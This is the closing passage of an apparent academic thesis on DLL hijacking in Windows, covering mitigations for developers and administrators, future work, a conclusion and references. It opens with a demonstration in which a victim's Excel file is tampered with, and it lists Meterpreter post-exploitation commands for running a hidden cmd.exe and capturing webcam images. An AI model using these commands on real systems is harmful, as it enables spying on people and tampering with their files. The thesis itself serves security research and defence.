Figure 85: Change attacker’s salary to 1,750 pounds

When the victim reopens the file, he sees the infected one




Figure 86: Changed excel file

Other metasploit Commds[29]:

- Execute: The **'execute'** command runs a command on the target.
 - `meterpreter > execute -f cmd.exe -i -H`
- webcam_snap : The **'webcam_snap'** command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

In the examples above, we can see several examples where the power is in our hands. It is up to the attacker to think how he can attack longer or more aggressively his victim. It is about his intentions, so the choice is left for him to be taken.

Through this methodology we proved that several applications are vulnerable and we are able and ready to exploit them... However, we have always have in mind that we still have enemies and security measures that we have to confront such as Anti-virus and firewalls. In many cases, the malicious file was sooner or later detected and moved to quarantine, as Avast did.




Figure 87: Blocked from the Antivirus at runtime

8. Mitigation Techniques

In the chain of emergency management we have the mitigation or prevention. In particular, we mean all the measures taken to avoid future disaster or to avoid this disaster to be repeated. Thus, in this chapter we provide some techniques and propositions in order to prevent unsafe component loadings. We have confronted the issue by two different aspects: the aspect of the programmer or application distributor and the aspect of the end-user or system administrator.



Figure 88: Emergency management

8.1 For Programmers

- 1) Use fullpath Because the filename specification resolves the target component by iterating through the directories, it may lead to resolution hijacking. This problem can be solved by specifying the target DLL based on its full path, because the fullpath specification determines its target file directly without iteratively searching a set of directories. In order to generate correct fullpath specifications, system calls that return full paths of the target directories can be used. For example, suppose a developer wants to load a DLL in the system directory at runtime on Microsoft Windows. In this case, `GetSystemDirectory` function can be used to determine the full path of the DLL. In particular, after obtaining the path of the system directory through the system call, the developer can concatenate the path with the filename of target DLL to obtain its full path. For instance, if a developer wants to load `WS2HELP.DLL` in the system directory, safe DLL resolution can be achieved by concatenating `WS2HELP.DLL` with the system directory path obtained by the `GetSystemDirectory` function (i.e., `C:\Windows\System32`).
- 2) Resolve the system call at runtime, chained loading DLLs also cause resolution hijacking. This can be mitigated by resolving system calls at runtime as much as possible. In particular, if we resolve the address of the target system call exported by a DLL and invoke it at runtime, the DLL file is not considered a dependent DLL and is not loaded at load-time. For example, suppose we want to invoke the `send` function of `ws2_32.dll`, we can obtain the function's address by using the `LoadLibrary` and `GetProcAddress` functions exported by `kernel32.dll` at runtime, and invoke the target function based on this address.
- 3) Confirm file existence, resolution failures can cause serious security vulnerabilities in software. The main reason for this issue is that many programs make the false assumption that the target component exists in the system. Therefore, it is important to check existence of the target files before loading them.
- 4) Check current OS version, a set of system libraries depends on the version of the operating system. Because many Windows applications are developed to be executable under both Windows XP and Windows Vista, they should check version of the OS and load only the supported components.
- 5) Provide tools for checking third-party components Unsafe component loadings performed by third-party components can lead to serious security holes in the applications hosting them. Because of

this security issue, although the applications resolve the components safely, they can be attacked by exploiting vulnerabilities in the third-party components. To mitigate this problem, it is necessary for application developers to provide developers of the thirdparty components with tools to check the safety of their components.

- 6) Check validity of loaded DLLs Because a program resolves a target DLL based on its name, it is difficult to determine whether or not the resolved DLL is the file intended by the program. To address this problem, application developers can use properties of the target file such as its hash value to determine validity of the loaded component.
- 7) Install applications in the admin-writable directory, the application directories are the most vulnerable ones to resolution hijacking. Therefore, unsafe resolutions performed by non-admin users can be significantly reduced by installing applications in directories only writable by administrators (e.g., the Program Files directory on Microsoft Windows).
- 8) Sign the component.

Signed dll are strongly named. A strong name consists of the assembly's identity—its simple text name, version number, and culture information (if provided)—plus a public key and a digital signature. It is generated from an assembly file (the file that contains the assembly manifest, which in turn contains the names and hashes of all the files that make up the assembly), using the corresponding private key. When you reference a strong-named assembly, you expect to get certain benefits, such as versioning and naming protection. Strong-named assemblies can only reference other strong-named assemblies. Strongly named assemblies can be shared among multiple applications. They are deployed in GAC. This resolves "DLL ____" problem. They also ensure that content of assembly is not compromised with.

On the other hand the unsinged dll can be deployed only in application path.

Use `SetDllDirectory` function. The current directory at the point of a resolution failure may cause remote code execution attacks. To mitigate this type of attacks, we can use the `SetDllDirectory` function which can add an arbitrary directory instead of the current directory. Especially, this function can remove the current directory from the directory search order. This approach can effectively block remote code execution attacks discussed in Section II-C. In particular, Microsoft adopts this approach to fix the blended attack combined with the Safari's Carpet Bomb attack. So, now, let's take a look at the fix. This is an OS flaw. You can't fix all your applications yourself. H.D. Moore has some sysadmin fixes that you can apply to prevent the exploit from coming on your computer. But your applications will still be exploitable. If you're a developer, though, you can fix your application. There's a function that can remove the current directory from the DLL search path: `SetDllDirectory`.

From [MSDN](#):

- 1) After calling `SetDllDirectory`, the DLL search path is:
- 2) The directory from which the application loaded.
- 3) The directory specified by the `lpPathName` parameter.
- 4) The system directory. Use the `GetSystemDirectory` function to get the path of this directory. The name of this directory is System32.
- 5) The 16-bit system directory. There is no function that obtains the path of this directory, but it is searched. The name of this directory is System.
- 6) The Windows directory. Use the `GetWindowsDirectory` function to get the path of this directory.
- 7) The directories that are listed in the PATH environment variable.

So, if you pass a safe directory(let's say, C:\Windows\System32, or your application directory) as argument to `SetDllDirectory`, you effectively remove the current directory from the search path.

8.2 For Users & System Administrators

Users and system Administrators can also take measurements to confront DLL hijacking. The tips below are some brief instructions to amateur or professional users.

1. Do not give administrator rights to standard users, so as to prompt admin password when needed.
2. Do not use Executable installers
3. Turn off UAC's privilege elevation for standard users and installer
 - a. detection for all users: via RegistryKeys
4. NEVER execute files in UNSAFE directories

- a. (like "Downloads" and "%TEMP%!)
5. Deny execution (at least) in some directories
 - a. "Downloads" directories and all "%TEMP%" directories and their subdirectories
6. Never leave .DLL files in folders as downloads, desktop, temp when you do not know where they are used
7. Use tools to delete .DLL files not located in common directories.
8. Locate DLL files and scan them with a antimalware or antivirus.

To sum up, users must always be aware of the files in his computer and he must be careful to execute installers and files from bullet-proof or clean directories.

9. Future Work

After this work, we have taken sufficient experience in order to implement it for further analysis of popular applications and return with more impressive results. Then, we could inform the distributors about our observations and about the prevention measures to be taken in order to avoid DLL hijacking. In addition, we can make our tool more stable, and endorse it with data from other sources about vulnerable DLL, in order to conclude faster about the vulnerable DLLs of an application. As an extra feature, we could check for signed and unsigned components and mark also the DLL of KnownDLL list. After trying to attack a suspicious DLL, we can keep in our records the system where we made the experiment so that we conclude in general about an application vulnerability. Thus, much more comparisons will be made between the operating systems Windows 7, 8, 8.1 and 10. Finally, we can research how dynamics libraries are implemented to load in Unix-like systems or in Android platform.

10. Conclusion

In this Thesis we have covered the DLL hijacking issue for Windows operating system. Depending on many factors, an attack of that kind, maybe from unsuccessful till catastrophic. Most of the time, the way that DLL files load it is overridden by the programmer's configurations or the configurations of the programmer of a third-party component, it is almost impossible to avoid every DLL hijacking attack. In addition, newer and newer attacks and ways of exploitation appear. Thus, the DLL hijacking is a well known threat that seems to be inherited from generation to generation within Windows operating Systems. As shown from our research, such cases exist also in Windows 10. Despite the mitigation techniques, the threat is not a hundred percentage curable as it is a total of different factors where the most unpredictable one is still the human factor. This is a major security issue that affects every Windows version and cannot be patched universally as it would break many existing applications. For a lucky and persistent attacker, a DLL hijacking could be a beneficial attack and if it is made untraceable, it can give to the attacker a long-term dependence of the victim. In conclusion, we need to be really careful about what we have installed or even downloaded in our computer and who has access to it. In addition, we always need to rethink before trusting anyone or any web site/blog that recommend to us to download a suspicious file. We can use tools such as the one developed in this Thesis to detect if any possible hijack is detected. If the distributors of vulnerable applications cannot protect us from these attacks, let stop using their product. Only this way, the companies will increase their budget and their thinking over security, something that till now was underestimated. So, do not let security to be compromised in order to start treating it as a valuable product. We can start from now and on.

References

- [1] A history of Windows, by Microsoft: <http://windows.microsoft.com/en-us/windows/history>
- [2] Windows Timeline: https://en.wikipedia.org/wiki/Timeline_of_Microsoft_Windows
- [3] Windows 8 Surpasses Apple's OS X. <https://www.statista.com/chart/1084/the-windows-8-disaster/>
- [4] NetMarketShare: Windows 10 overtakes XP market share, sets its sights on Windows 7: <http://www.neowin.net/news/netmarketshare-windows-10-overtakes-xp-market-share-sets-its-sights-on-windows-7>
- [5] Top 10 vulnerabilities on Windows Operation System: <http://www.altiusit.com/files/blog/Top10WindowsVulnerabilities.htm>
- [6] Computer Programming: Quality requirement, Wikipedia: https://en.wikipedia.org/wiki/Computer_programming
- [7] Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software, 1st Edition. Authors: Michael Sikorski , Andrew Honig
- [8] Dynamic Loading, Wikipedia: https://en.wikipedia.org/wiki/Dynamic_loading
- [9] Dynamic-Link Library Search Order, msdn. [https://msdn.microsoft.com/en-us/library/windows/desktop/ms682586\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms682586(v=vs.85).aspx)
- [10] Taeho Kwon and Zhendong Su “Automatic Detection of Vulnerable Dynamic Component Loadings”, Department of Computer Science at University of California, Davis.
- [11] B. Hemanth, G.Ramesh and K. Prabhakar , “Detecting Unsafe Component Loadings using Static Techniques”.
- [12] N.Geethanjali, S.Priyadarshini, and Dr.S.Karthik “Detecting of unsafe component loadings using dynamic analysis technique”.
- [13] Gnanasoundari A. , Dr.S.Tamilarasi, “Automatic detection of Unsafe Dynamic Component Loadings in Multi-Terminals”
- [14] Sneha D. Patel, Tareek M. Pattewar “Static detection of unsafe component loadings on Windows”
- [15] Clickjacking Definition, <https://www.owasp.org/index.php/Clickjacking>
- [16] List of Known DLLS <https://windowssucks.wordpress.com/knowndlls/>
- [17] Injection into a Process Using KnownDlls: <http://www.codeproject.com/Articles/325603/Injection-into-a-Process-Using-KnownDlls>
- [18] Carpet Bombing and Directory Poisoning: <https://insights.sei.cmu.edu/cert/2008/09/carpet-bombing-and-directory-poisoning.html>
- [19] Downloads Folder: A Binary Planting Minefield: <http://blog.acrossecurity.com/2012/02/downloads-folder-binary-planting.html>
- [20] <http://www.securitytube-training.com>
- [21] <http://www.pentesteracademy.com>
- [22] There's a party in OLE, and you are invited https://www.securify.nl/blog/SFY20151201/there_s_a_party_in_ole_and_you_are_invited.html

- [23] <http://seclists.org/fulldisclosure/2012/Aug/134>
- [24] <https://github.com/pwnieexpress/metasploit-framework/tree/master/data/templates/src/pe/dll>
- [25] <https://packetstormsecurity.com/search/?q=dll+hijacking>
- [26] DLL Hijacking (KB 2269637) – the unofficial list
<https://www.corelan.be/index.php/2010/08/25/dll-hijacking-kb-2269637-the-unofficial-list/>
- [27] Detects DLL hijacking in running processes on Windows systems
https://github.com/adamkramer/dll_hijack_detect
- [28] This toolkit detects applications vulnerable to DLL hijacking (released in 2010)
<https://github.com/rapid7/DLLHijackAuditKit>
- [29] Meterpreter Basic Commands. <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/>
- [30] SetDllDirectory function: [https://msdn.microsoft.com/en-us/library/windows/desktop/ms686203\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms686203(v=vs.85).aspx)
- [31] What are Known DLLs anyway?,
<https://blogs.msdn.microsoft.com/larryosterman/2004/07/19/what-are-known-dlls-anyway/>
- [32] About Dynamic-Link Libraries: [https://msdn.microsoft.com/en-us/library/windows/desktop/ms681914\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms681914(v=vs.85).aspx)